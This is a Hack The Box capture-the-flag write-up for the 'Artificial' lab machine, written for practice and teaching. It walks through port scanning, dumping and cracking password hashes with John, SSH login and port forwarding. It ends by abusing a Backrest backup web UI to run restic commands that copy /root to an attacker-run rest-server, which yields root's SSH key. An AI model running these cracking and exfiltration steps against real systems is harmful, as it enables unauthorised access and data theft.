Hackthebox: Artificial
A Hack The Box Artificial write-up covering web enumeration, database extraction, hash cracking, lateral movement, and privilege escalation.

Recon
Rustscan
For the port Scan
1
2
3
4
PORT     STATE SERVICE  REASON
22/tcp   open  ssh      syn-ack ttl 63
80/tcp   open  http     syn-ack ttl 63
8000/tcp open  http-alt syn-ack ttl 63
ssh (22)
1
2
3
4
5
6
7
$ ssh user@artifical.htb
The authenticity of host 'artifical.htb (10.10.11.74)' can't be established.
ED25519 key fingerprint is SHA256:RfqGfdDw0WXbAPIqwri7LU4OspmhEFYPijXhBj6ceHs.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'artifical.htb' (ED25519) to the list of known hosts.
user@artifical.htb's password:
http(80)
nothing is there
1
2
3
4
5
6
7
8
<html>
<head><title>302 Found</title></head>
<body>
<center><h1>302 Found</h1></center>
<hr><center>nginx/1.18.0 (Ubuntu)</center>
</body>
</html>
http (8000)
we found a user.db

opening the file and seeing it have username email and hash
commands i use to read the file
1
2
3
4
sqlite3 {Filename}   # to open the file
.tables             # to list the tables
SELECT * FROM {tablename};   # to Select and open the table
.quite        # quite
Enumeration
user.db
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
└─$ sqlite3 users.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
model  user
sqlite> SELECT * FROM user;
1|gael|gael@artificial.htb|c99175974b6e192936d97224638a34f8
2|mark|mark@artificial.htb|0f3d8c76530022670f1c6029eed09ccb
3|robert|robert@artificial.htb|b606c5f5136170f15444251665638b36
4|royer|royer@artificial.htb|bc25b1f80f544c0ab451c02a3dca9fc6
5|mary|mary@artificial.htb|bf041041e57f1aff3be7ea1abd6129d0
6|test|test@1|098f6bcd4621d373cade4e832627b4f6
7|helloworld|hello@world.tld|fc5e038d38a57032085441e7fe7010b0
8|testing|testing@htb.com|098f6bcd4621d373cade4e832627b4f6
9|test123|test@test123.com|cc03e747a6afbbcbf8be7668acfebee5
10|samushi|samushi@localhost.home|24c24075aa4a5ecef409bc0180ff937b
11|teste|teste@gmail.com|e10adc3949ba59abbe56e057f20f883e
12|adad|adad@gmail.com|44d9dbb60b6c2c24922cd62d249412f9
13|TESTEADA|testeada@gmail.com|827ccb0eea8a706c4c34a16891f84e7b
14|blinkz|blinkz@blinkz.com|a5e1d6a65d3e64b4d1dc93b836dec022
15|Brosef|brosef@abc.com|2637a5c30af69a7bad877fdb65fbd78b
sqlite> SELECT * FROM model;
b49830ab-0c56-4e19-bfae-d1a894219bc2|b49830ab-0c56-4e19-bfae-d1a894219bc2.h5|6
3702d7b9-b091-42b4-b4b7-054fd91ce59e|3702d7b9-b091-42b4-b4b7-054fd91ce59e.h5|9
2a53f705-4ed2-4378-bd01-d6c940d0fb02|2a53f705-4ed2-4378-bd01-d6c940d0fb02.h5|8
a51a2ad0-0420-4e62-89fd-9c64cfaae4d1|a51a2ad0-0420-4e62-89fd-9c64cfaae4d1.h5|10
fb5c05b4-042e-46a1-9381-7ec3031b2618|fb5c05b4-042e-46a1-9381-7ec3031b2618.h5|10
deea9467-e5ca-42cd-9c5a-caaeed59f9a2|deea9467-e5ca-42cd-9c5a-caaeed59f9a2.h5|10
be46f196-e0d2-4df2-8e3d-62d3c0fe84f3|be46f196-e0d2-4df2-8e3d-62d3c0fe84f3.h5|13
6ab7d993-10ac-44ba-9cdc-aa0220a74b11|6ab7d993-10ac-44ba-9cdc-aa0220a74b11.h5|14
a7f65e10-7049-4e95-be9c-26c7a2ad2104|a7f65e10-7049-4e95-be9c-26c7a2ad2104.h5|15
sqlite> .quit
Exploiting
Cracking the user password
Using John this is the command
Changing it in to john format
1
  c99175974b6e192936d97224638a34f8
1
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt --rules --pot=hashes.pot --session=jt_session gealhash
password for
1
mattp005numbertwo
ssh Login
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
─$ ssh gael@10.10.11.74
The authenticity of host '10.10.11.74 (10.10.11.74)' can't be established.
ED25519 key fingerprint is SHA256:RfqGfdDw0WXbAPIqwri7LU4OspmhEFYPijXhBj6ceHs.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:9: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.74' (ED25519) to the list of known hosts.
gael@10.10.11.74's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)
...
 System information as of Tue 21 Oct 2025 04:34:21 AM UTC

  System load:           0.0
  Usage of /:            72.9% of 7.53GB
  Memory usage:          36%
  Swap usage:            5%
  Processes:             290
  Users logged in:       2
  IPv4 address for eth0: 10.10.11.74
  IPv6 address for eth0: dead:beef::250:56ff:feb0:7f0d
...
Last login: Tue Oct 21 04:34:22 2025 from 10.10.14.46
gael@artificial:~$ ls
user.txt
Enumerating
checking
history,loges,dir,/opt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
gael@artificial:~$ ls -la
total 44
drwxr-x--- 6 gael gael 4096 Oct 21 04:02 .
drwxr-xr-x 4 root root 4096 Jun 18 13:19 ..
lrwxrwxrwx 1 root root    9 Oct 19  2024 .bash_history -> /dev/null
-rw-r--r-- 1 gael gael  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 gael gael 3771 Feb 25  2020 .bashrc
drwx------ 3 gael gael 4096 Oct 20 20:48 .cache
drwx------ 3 gael gael 4096 Oct 21 03:08 .gnupg
-rw------- 1 gael gael   27 Oct 20 19:34 .lesshst
drwxr-xr-x 3 gael gael 4096 Oct 20 16:56 .local
-rw-r--r-- 1 gael gael  807 Feb 25  2020 .profile
lrwxrwxrwx 1 root root    9 Oct 19  2024 .python_history -> /dev/null
lrwxrwxrwx 1 root root    9 Oct 19  2024 .sqlite_history -> /dev/null
drwx------ 2 gael gael 4096 Oct 21 03:27 .ssh
-rw-r----- 1 root gael   33 Oct 20 10:01 user.txt
gael@artificial:~$ cat .python_history
gael@artificial:~$ cat .sqlite_history
gael@artificial:~$ cat .bash_history
gael@artificial:~$ ls .gnupg/
private-keys-v1.d  pubring.kbx  trustdb.gpg
gael@artificial:~$
Interesting files
1
2
3
gael@artificial:/var/backups$ ls
backrest_backup.tar.gz   apt.extended_states.0     apt.extended_states.2.gz  apt.extended_states.4.gz  apt.extended_states.6.gz
apt.extended_states.1.gz  apt.extended_states.3.gz  apt.extended_states.5.gz
What is Backrest
Backrest is a web‑accessible backup solution built on top of restic.
It provides a WebUI that lets you create backup repositories, browse snapshots, restore files, and schedule/automate backup tasks.
Downloading backrest_backup.tar.gz
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
└─$ ls -la backrest_backup/backrest/
total 51092
drwxr-xr-x 5 neo neo     4096 Mar  4  2025 .
drwxrwxr-x 3 neo neo     4096 Oct 21 01:06 ..
-rwxr-xr-x 1 neo neo 25690264 Feb 16  2025 backrest
drwxr-xr-x 3 neo neo     4096 Mar  3  2025 .config
-rwxr-xr-x 1 neo neo     3025 Mar  2  2025 install.sh
-rw------- 1 neo neo       64 Mar  3  2025 jwt-secret
-rw-r--r-- 1 neo neo    57344 Mar  4  2025 oplog.sqlite
-rw------- 1 neo neo        0 Mar  3  2025 oplog.sqlite.lock
-rw-r--r-- 1 neo neo    32768 Mar  4  2025 oplog.sqlite-shm
-rw-r--r-- 1 neo neo        0 Mar  4  2025 oplog.sqlite-wal
drwxr-xr-x 2 neo neo     4096 Mar  3  2025 processlogs
-rwxr-xr-x 1 neo neo 26501272 Mar  2  2025 restic
drwxr-xr-x 3 neo neo     4096 Mar  4  2025 tasklogs
We have config file that has encrypted
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
─$ cat  backrest_backup/backrest/.config/backrest/config.json
{
  "modno": 2,
  "version": 4,
  "instance": "Artificial",
  "auth": {
    "disabled": false,
    "users": [
      {
        "name": "backrest_root",
        "passwordBcrypt": "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP"
      }
    ]
  }
}
JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP
1
2
3
4
5
└─$ echo "JDJhJDEwJGNWR0l5OVZNWFFkMGdNNWdpbkNtamVpMmtaUi9BQ01Na1Nzc3BiUnV0WVA1OEVCWnovMFFP" > encryption

┌──(neo㉿neo)-[~/pro/htb/artificial]
└─$ cat  encryption | base64 -d
$2a$10$cVGIy9VMXQd0gM5ginCmjei2kZR/ACMMkSsspbRutYP58EBZz/0QO
I tried to decrypt it, but it’s encrypted with bcrypt.
lateral movement
Breakdown of the bcrypt hash format
A bcrypt hash has the format:
**$
$ $ **
So for hash:
- $2a$ → bcrypt version 2a
- 10 → cost factor (also called work factor; 2¹⁰ = 1024 rounds)
- cVGIy9VMXQd0gM5ginCmje → 22-character salt
- i2kZR/ACMMkSsspbRutYP58EBZz/0QO → encrypted hash output
Using John to crack
1
john bcrypt --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt
1
2
3
4
5
6
7
8
9
10
11
─$ john bcrypt --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$%^           (?)
1g 0:00:02:30 DONE (2025-10-21 01:44) 0.006629g/s 35.79p/s 35.79c/s 35.79C/s baby16..huevos
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
1
2
username : backrest_root
password : !@#$%^
Network Enum for port
1
2
3
4
5
6
7
8
9
10
11
12
gael@artificial:~$ netstat -tulnp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9898          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
gael@artificial:~$
port forwarding (9898)
ssh gael@10.10.11.74 -L 9898:127.0.0.1:9898
1
2
3
4
5
6
7
└─$ ssh gael@10.10.11.74 -L 9898:127.0.0.1:9898
gael@10.10.11.74's password:
bind [127.0.0.1]:9898: Address already in use
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)
...
Last login: Tue Oct 21 05:46:26 2025 from 10.10.14.46
gael@artificial:~$

1
2
        "name": "backrest_root",
        "passwordBcrypt": "!@#$%^"

login in


Creating repo
And when i create it in
/optto use the tool that will git as the root file

Now i can run commands in this repo
IN the my Own or attacker PC, install
rest-serverthe server and run it
1
2
3
4
5
6
└─$ ls
AUTHORS       docker                 go.sum            LICENSE      README.md
build.go      Dockerfile             handlers.go       metrics.go   Release.md
changelog     Dockerfile.goreleaser  handlers_test.go  mux.go       repo
CHANGELOG.md  examples               htpasswd.go       mux_test.go  rest-server
cmd           go.mod                 htpasswd_test.go  quota        VERSION
Start rest-server
./rest-server-static --path /tmp/restic-data --listen :12345 --no-auth
1
2
3
4
5
6
7
gael@artificial:/tmp$ ./rest-server-static --path /tmp/restic-data --listen :12345 --no-auth
Data directory: /tmp/restic-data
Authentication disabled
Append only mode disabled
Private repositories disabled
Group accessible repos disabled
start server on [::]:12345
Running command in the website command
This start the instant to the attacker machine and create a folder
r rest:http://10.10.14.62:12345/myrepo init
This command Backup the root folder to the created folder in the attacker PC
-r rest:http://10.10.14.62:12345/myrepo backup /root

you will see the created folder and loge in the rest-server

1
2
3
4
5
6
7
└─$ cd restic-data
└─$ ls
myrepo
└─$ cd myrepo
└─$ ls
config  data  index  keys  locks  snapshots
└─$
restic -r /tmp/restic-data/myrepo snapshots
1
2
3
4
5
6
7
8
9
$ restic -r /tmp/restic-data/myrepo snapshots
enter password for repository:
repository e528a88b opened (version 2, compression level auto)
created new cache in /home/neo/.cache/restic
ID        Time                 Host        Tags        Paths  Size
-----------------------------------------------------------------------
a36e5697  2025-10-22 01:04:46  artificial              /root  4.299 MiB
-----------------------------------------------------------------------
1 snapshots
restic -r /tmp/restic-data/myrepo restore a36e5697 --target ./restore
1
2
3
4
5
6
└─$ restic -r /tmp/restic-data/myrepo restore a36e5697 --target ./restore
enter password for repository:
repository e528a88b opened (version 2, compression level auto)
[0:00] 100.00%  1 / 1 index files loaded
restoring snapshot a36e5697 of [/root] at 2025-10-22 05:04:46.842335472 +0000 UTC by root@artificial to ./restore
Summary: Restored 80 files/dirs (4.299 MiB) in 0:00
root folder
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
└─$ ls
config  data  index  keys  locks  restore  snapshots
└─$ cd restore
└─$ ls
root
└─$ cd root
└─$ ls -la
total 12
drwx------ 6 neo neo  220 Oct 22 00:50 .
drwx------ 3 neo neo   60 Oct 22 01:07 ..
lrwxrwxrwx 1 neo neo    9 Jun  9 05:37 .bash_history -> /dev/null
-rw-r--r-- 1 neo neo 3106 Dec  5  2019 .bashrc
drwxr-xr-x 3 neo neo   80 Mar  3  2025 .cache
drwxr-xr-x 3 neo neo   60 Oct 18  2024 .local
-rw-r--r-- 1 neo neo  161 Dec  5  2019 .profile
lrwxrwxrwx 1 neo neo    9 Oct 18  2024 .python_history -> /dev/null
-rw-r----- 1 neo neo   33 Oct 21 08:31 root.txt
drwxr-xr-x 2 neo neo   80 Jun  9 09:57 scripts
drwx------ 2 neo neo   80 Mar  4  2025 .ssh
We find the root flag but for root access
1
2
3
4
5
6
7
8
9
10
$ ssh -i id_rsa root@10.10.11.74
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)
...
Last login: Wed Oct 22 05:41:46 2025 from 10.10.14.62
root@artificial:~# ls
root.txt  scripts
root@artificial:~# id
uid=0(root) gid=0(root) groups=0(root)
root@artificial:~#